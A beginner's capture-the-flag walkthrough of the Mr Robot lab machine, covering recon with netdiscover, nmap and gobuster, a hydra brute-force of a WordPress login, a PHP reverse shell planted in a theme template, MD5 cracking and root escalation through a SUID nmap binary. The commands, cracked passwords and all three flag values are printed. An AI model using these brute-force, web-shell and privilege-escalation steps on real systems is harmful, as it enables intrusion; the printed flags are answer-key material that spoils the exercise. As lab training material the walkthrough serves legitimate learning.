Mr Robot

Mr Robot is a very good Machine for beginner or intermediate level pentester to practive his/her skills over website pentesting.

Mr Robot is based on the Series called Mr Robot. In this machine there are three hidden keys present in the box at different places, we need to find those places and ultimately the keys.

This walkthrough consists the some mistakes(1 or 2) which I made while solving the machine but eventually helped me to come to the solution.

#Mr Robot Machine Setup

To solve the machine we need to set up the machine first. You can do this in two ways.

1. Find Mr Robot on tryhackme and connect to the tryhackme's network using openvpn; the steps are mentioned in the tryhackme itself.
2. 1. Download ova file from the vulnhub
   2. setup in the virtualbox or vmware in the local system
   3. Set network settings to bridged adapter
   4. Turn On the machine
   5. Now we are good to go

We will start with the basic step which we do in internal network pentest as the machine is present in our network, we will treat it as internal network pentest.

Let's start with the *sudo netdiscover*

```
hv-rahul@kali: ~                                   hv-rahul@kali: ~
Currently scanning: Finished!   |   Screen View: Unique Hosts

18 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 756
-----------------------------------------------------------------------------
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.29.1    b4:a7:c6:aa:5d:9f     15     630  SERVERCOM (INDIA) PRIVATE LIMITED
192.168.29.79   08:00:27:4a:d0:69      1      42  PCS Systemtechnik GmbH
192.168.29.5    36:cd:f4:91:3d:a7      1      42  Unknown vendor
192.168.29.40   92:bf:b5:b2:8d:8b      1      42  Unknown vendor
```

The IP of the machine in my case is *192.168.29.79*

We will do the nmap scan on the machine, as we know the machine is alive so we don't need to do the ping scan, we can directly go for -A and save the output in a file "MrRobot.txt"

nmap -v -A -p- 192.168.29.79 > MrRobot.txt

-v is for verbose mode

-A will give us the OS, Version of the services running and run the default scripts for us

-p- will scan all the ports

```
┌──(hv-rahul㉿kali)-[~]
└─$ nmap -v -A -p-  192.168.29.79 > MrRobot.txt
```

cat MrRobot.txt

```
Nmap scan report for 192.168.29.79
Host is up (0.00036s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title (text/html).
443/tcp open   ssl/http Apache httpd
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache
| ssl-cert: Subject: commonName=www.example.com
| Issuer: commonName=www.example.com
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2015-09-16T10:45:03
| Not valid after:  2025-09-13T10:45:03
| MD5:   3c16:3b19:87c3:42ad:6634:c1c9:d0aa:fb97
|_SHA-1: ef0c:5fa5:931a:09a5:687c:a2c2:80c4:c792:07ce:f71b
|_http-title: Site doesn't have a title (text/html).
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
```

The scan results show us that there is port 80 and 443 open on the machine so most probably there's some website running on the machine.

```
14:41 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

14:41 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's
exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the
Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give
you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

And yes we are correct, there's a website running, so let's try to enumerate the directories using *gobuster*

```
┌──(hv-rahul㉿kali)-[~]
└─$ gobuster dir -u 192.168.29.79 -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.79
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 236] [--> http://192.168.29.79/images/]
/blog                 (Status: 301) [Size: 234] [--> http://192.168.29.79/blog/]
/sitemap              (Status: 200) [Size: 0]
/rss                  (Status: 301) [Size: 0] [--> http://192.168.29.79/feed/]
/login                (Status: 302) [Size: 0] [--> http://192.168.29.79/wp-login.php]
/0                    (Status: 301) [Size: 0] [--> http://192.168.29.79/0/]
/video                (Status: 301) [Size: 235] [--> http://192.168.29.79/video/]
/feed                 (Status: 301) [Size: 0] [--> http://192.168.29.79/feed/]
/image                (Status: 301) [Size: 0] [--> http://192.168.29.79/image/]
/atom                 (Status: 301) [Size: 0] [--> http://192.168.29.79/feed/atom/]
/wp-content           (Status: 301) [Size: 240] [--> http://192.168.29.79/wp-content/]
/admin                (Status: 301) [Size: 235] [--> http://192.168.29.79/admin/]
/audio                (Status: 301) [Size: 235] [--> http://192.168.29.79/audio/]
/intro                (Status: 200) [Size: 516314]
/wp-login             (Status: 200) [Size: 2747]
/css                  (Status: 301) [Size: 233] [--> http://192.168.29.79/css/]
/rss2                 (Status: 301) [Size: 0] [--> http://192.168.29.79/feed/]
/license              (Status: 200) [Size: 19930]
/wp-includes          (Status: 301) [Size: 241] [--> http://192.168.29.79/wp-includes/]
/readme               (Status: 200) [Size: 7334]
/js                   (Status: 301) [Size: 232] [--> http://192.168.29.79/js/]
```

Directory named robots is present, it is always is good practice to search for */robots.txt* . Developers often tend to store some useful information which are meant for them but can help us also.


```
/readme                 (Status: 200) [Size: 7334]
/js                     (Status: 301) [Size: 232] [--> http://192.168.29.79/js/]
/rdf                    (Status: 301) [Size: 0] [--> http://192.168.29.79/feed/rdf/]
/page1                  (Status: 301) [Size: 0] [--> http://192.168.29.79/]
/robots                 (Status: 200) [Size: 41]
/dashboard              (Status: 302) [Size: 0] [--> http://192.168.29.79/wp-admin/]
/%20                    (Status: 301) [Size: 0] [--> http://192.168.29.79/]
Progress: 3772 / 81644 (4.62%)
```

We can see there are two file present in the robots

```
Not secure  192.168.29.79/robots

User-agent: *
fsocity.dic
key-1-of-3.txt
```

Let’s navigate to both of the files, if we could find anything useful



Hurray! We found our first key :

`073403c8a58a1f80d943455fb30724b9`

Let's save the other file *fsocity.dic* , it can be proven of some help for us later

```
┌──(hv-rahul㉿kali)-[~]
└─$ wget http://192.168.29.79/fsocity.dic
--2024-06-05 10:49:18--  http://192.168.29.79/fsocity.dic
Connecting to 192.168.29.79:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsocity.dic'

fsocity.dic               100%[===================================>]   6.91M  23.9MB/s    in 0.3s

2024-06-05 10:49:18 (23.9 MB/s) - 'fsocity.dic' saved [7245381/7245381]


┌──(hv-rahul㉿kali)-[~]
└─$ ls
 Desktop                MrRobot.txt   Templates        fsocity.dic    new1.txt
 Documents              Music         Videos           hard_link      output.txt
 Downloads              Pictures     'VirtualBox VMs'  keys.asc       owasptop10.txt
'Exiftool Report1.pdf'  Public        error.txt        mem_dump       robots
 LiME                   R-Studio      error.txt.zip    new.txt.save   signal-desktop-keyring.gpg
```

We also found a directory called */wp-login*

```
/audio                  (Status: 301) [Size: 233] [--> http
/intro                  (Status: 200) [Size: 516314]
/wp-login               (Status: 200) [Size: 2747]
/css                    (Status: 301) [Size: 233] [--> http
/rss2                   (Status: 301) [Size: 0] [--> http:/
```

This is a wordpress login page, you can navigate to the page if you want.

Let's give the dictionary that we found in the Robots in the username and 'test' to see the response using *hydra*

You can learn the hydra syntax by hydra -h or by googling it

As we are filling a form that's why http post method will be used here and if we capture the request in burpsuite we will find that the user is taken as *log* and password as *pwd* and the Error that we encouter is *Invalid Username*

Now after providing these filter, our command will look something like this:

hydra -L fsocity.dic -p test 192.168.29.79 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid Username" -t 50

```
┌──(hv-rahul㉿kali)-[~]
└─$ hydra -L fsocity.dic -p test 192.168.29.79 http-form-post "/wp-login.php:log=^USER^&pwd=^PASS^:Invalid Username" -t 50

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for il
inding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-05 11:04:30
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
[DATA] max 50 tasks per 1 server, overall 50 tasks, 858235 login tries (l:858235/p:1), ~17165 tries per task
[DATA] attacking http-post-form://192.168.29.79:80/wp-login.php:log=^USER^&pwd=^PASS^:Invalid Username
[80][http-post-form] host: 192.168.29.79   login: Elliot   password: test
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```


We found a User with username *Elliot*, now let's test the password

```
POST /wp-login.php HTTP/1.1
Host: 192.168.29.79
Content-Length: 102
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.29.79
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.29.79/wp-login.php
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close

log=Elliot&pwd=$test$&wp-submit=Log+In&redirect_to=http%3A%2F%2F192.168.29.79%2Fwp-admin%2F&testcookie=1
```

Capture the Request after putting the username Elliot in the form, now send this to Intruder and add the password's position and upload the same file in the payload fsocity, I renamed it as MrRobotPass.txt so don't get confused.


Then Start the Attack, it will take some time to show the result.




The Password we found

Password : ER28-0652


Now log in using the credentials




Now we will find any place where we can upload a php file to get a reverse shell



But this is not allowing us to upload the php file as it is, so we can try some different php extensions but this will also not work, so we have to upload the raw text, let's navigate through the website little bit.



We can find multiple templates which are already using php, so we can just delete the content and upload the php file, and yes don't forget to change the IP Address to your host IP and port number on which you want to listen using netcat




After updating the archive.php start your netcat listener using *nc -nvlp portno.*

-n for name resolution


-v for verbose mode

-l for listener

-p for port number




Now navigate to http://192.168.29.79/wp-content/themes/twentyfifteen/archive.php



Woah! We got a shell, you can try to run some commands here

On ls we find /home/robot




If we try to cat key-2-of-3.txt, we are not permitted to open

but we can cat password.raw-md5

```
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

We can try to crack the hash using online sites: like CrackStation



We got the Password for Robot

But we still can not run the *su* command because of *in-interactive shell*

To make the shell interactive we have to change the shell which is currently "/bin/sh" to "/bin/bash", the command to change the shell is as followed:

python -c 'import pty;pty.spawn("/bin/bash")'

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: No such file or directory
robot@linux:/$ ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
robot@linux:/$ cd home/robot
cd home/robot
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Now repeat the same process after switching to the user Robot using the cracket password

Hooray!! We found the second key

Key 2 : 822c73956184f694993bede3eb39f959

Now we want to access the root folder, let's try to find out which files have the SUID permissions

To find those files run the following command

find / -perm -u=s -type f 2>/dev/null

```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```


```
robot@linux:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

We found a file */usr/local/bin/nmap* which seems to a little weird here

Now we can search on google for privilege escalation using nmap. You can go to GTFO bins website(https://gtfobins.github.io/) and search “nmap” which shows us possible command to privilege escalate.

Run

nmap —interactive

nmap> !sh

Now cd to root

and cat key-3-of-3

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

```
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc
boot  etc  initrd.img  lib64  media       opt  root
# cd home/root
cd home/root
sh: 3: cd: can't cd to home/root
# cd root
cd root
# ls
ls
firstboot_done key-3-of-3.txt
# cat key-3-of-3.txt
cat key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
```

Yeaheeyyyy!!! We found our last Key in the machine and Key to our Success

Key 3 : 04787ddef27c3dee1ee161b21670b4e4

Congratulations!!!!